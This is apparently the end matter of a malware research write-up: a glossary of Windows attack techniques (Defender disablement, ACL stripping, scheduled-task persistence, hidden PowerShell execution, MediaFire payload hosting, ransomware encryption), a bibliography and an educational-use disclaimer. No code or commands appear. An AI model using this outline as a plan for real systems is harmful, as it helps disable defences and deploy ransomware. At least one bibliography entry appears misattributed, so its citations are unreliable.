Windows Defender Evasion Techniques used to disable or bypass Microsoft's built-in antivirus solution, including registry modification, service manipulation, and policy changes.

System32 Core Windows system directory containing critical operating system files, providing elevated privileges and protection from casual detection when malware operates from this location.

Virtual Environment Isolated Python environment that contains its own installation directories and doesn't share libraries with other Python environments, used for stealth and dependency management.

Kernel-Level Locking Direct interaction with the Windows kernel via API calls to acquire exclusive file handles, preventing other processes from accessing protected files.

Alternate Data Streams NTFS feature allowing additional data to be associated with files, used here for storing Zone.Identifier metadata to trigger security warnings.

Access Control List (ACL) Security descriptor that specifies the access rights of users and groups to system objects, manipulated here to remove all permissions from protected files.

Scheduled Task Automated task in Windows Task Scheduler that executes programs or scripts at specified times or in response to specific events, used for persistence.

Zone.Identifier Alternate data stream that Windows uses to mark files downloaded from the internet, containing zone information that triggers security prompts.

PowerShell Execution Policy Security feature that controls the conditions under which PowerShell loads configuration files and runs scripts, bypassed in this attack.

MediaFire Hosting Cloud storage service used to host malicious payloads, providing reliable distribution without maintaining dedicated infrastructure.

PyCryptodome Python cryptography library used for encryption operations in the ransomware component.

Persistence Mechanisms that ensure malware continues running after system reboots or user logoffs, achieved through scheduled tasks and registry modifications.

Stealth Execution Techniques to run processes without visible windows or user interaction, using WindowStyle Hidden and background priority.

Multi-Layer Defense Approach using multiple, redundant methods to achieve objectives (Defender disablement), increasing reliability if one method fails.

Bibliography

[1] Microsoft. *Windows PowerShell Documentation*. https://docs.microsoft.com/powershell/

[2] Microsoft. *Windows Defender Security Center*. https://docs.microsoft.com/windows/security/

[3] Python Software Foundation. *Python 3.11 Documentation*. https://docs.python.org/3/

[4] Microsoft. *NTFS Technical Reference*. https://docs.microsoft.com/windows-server/storage/file-server/ntfs-overview

[5] Microsoft. *Task Scheduler Documentation*. https://docs.microsoft.com/windows/win32/taskschd/task-scheduler-start-page

[6] Sikorski, M., & Honig, A. *Practical Malware Analysis*. No Starch Press, 2012.

[7] Alsaheel, A., *et al*. *When Malware is Packin' Heat; Limits of Machine Learning Classifiers Based on Static Analysis Features*. NDSS, 2020.

[8] Kharraz, A., *et al*. *Out of Sight, Out of Mind: A Longitudinal Study of Hidden Persistence Mechanisms*. USENIX Security, 2020.

[9] Lee, J., *et al*. *Windows Defender Attack Surface Analysis*. Black Hat USA, 2019.

Legal Disclaimer & Ethical Notice

IMPORTANT: This document is for **EDUCATIONAL PURPOSES ONLY** and is intended solely for authorized security research in controlled laboratory environments.

Legal Restrictions

- This documentation describes techniques that may be illegal in many jurisdictions
- Unauthorized use of these techniques against systems you do not own or have explicit permission to test is strictly prohibited
- The authors assume no liability for any misuse of this information
- This research is conducted under the principles of responsible disclosure

Ethical Guidelines

1. Only test on systems you own or have written authorization to test
2. Never deploy in production environments or against real users
3. Use isolated, controlled lab environments for all testing
4. Report any discovered vulnerabilities through proper channels
5. Use this knowledge to improve security defenses, not to compromise systems

Intended Audience

- Security researchers with proper authorization
- Cybersecurity professionals conducting authorized testing
- Academic institutions teaching defensive security
- Incident response teams understanding attack methodologies
- NEVER: Malicious actors or unauthorized individuals

By reading this document, you agree to use this information only for lawful purposes and in compliance with all applicable laws and regulations.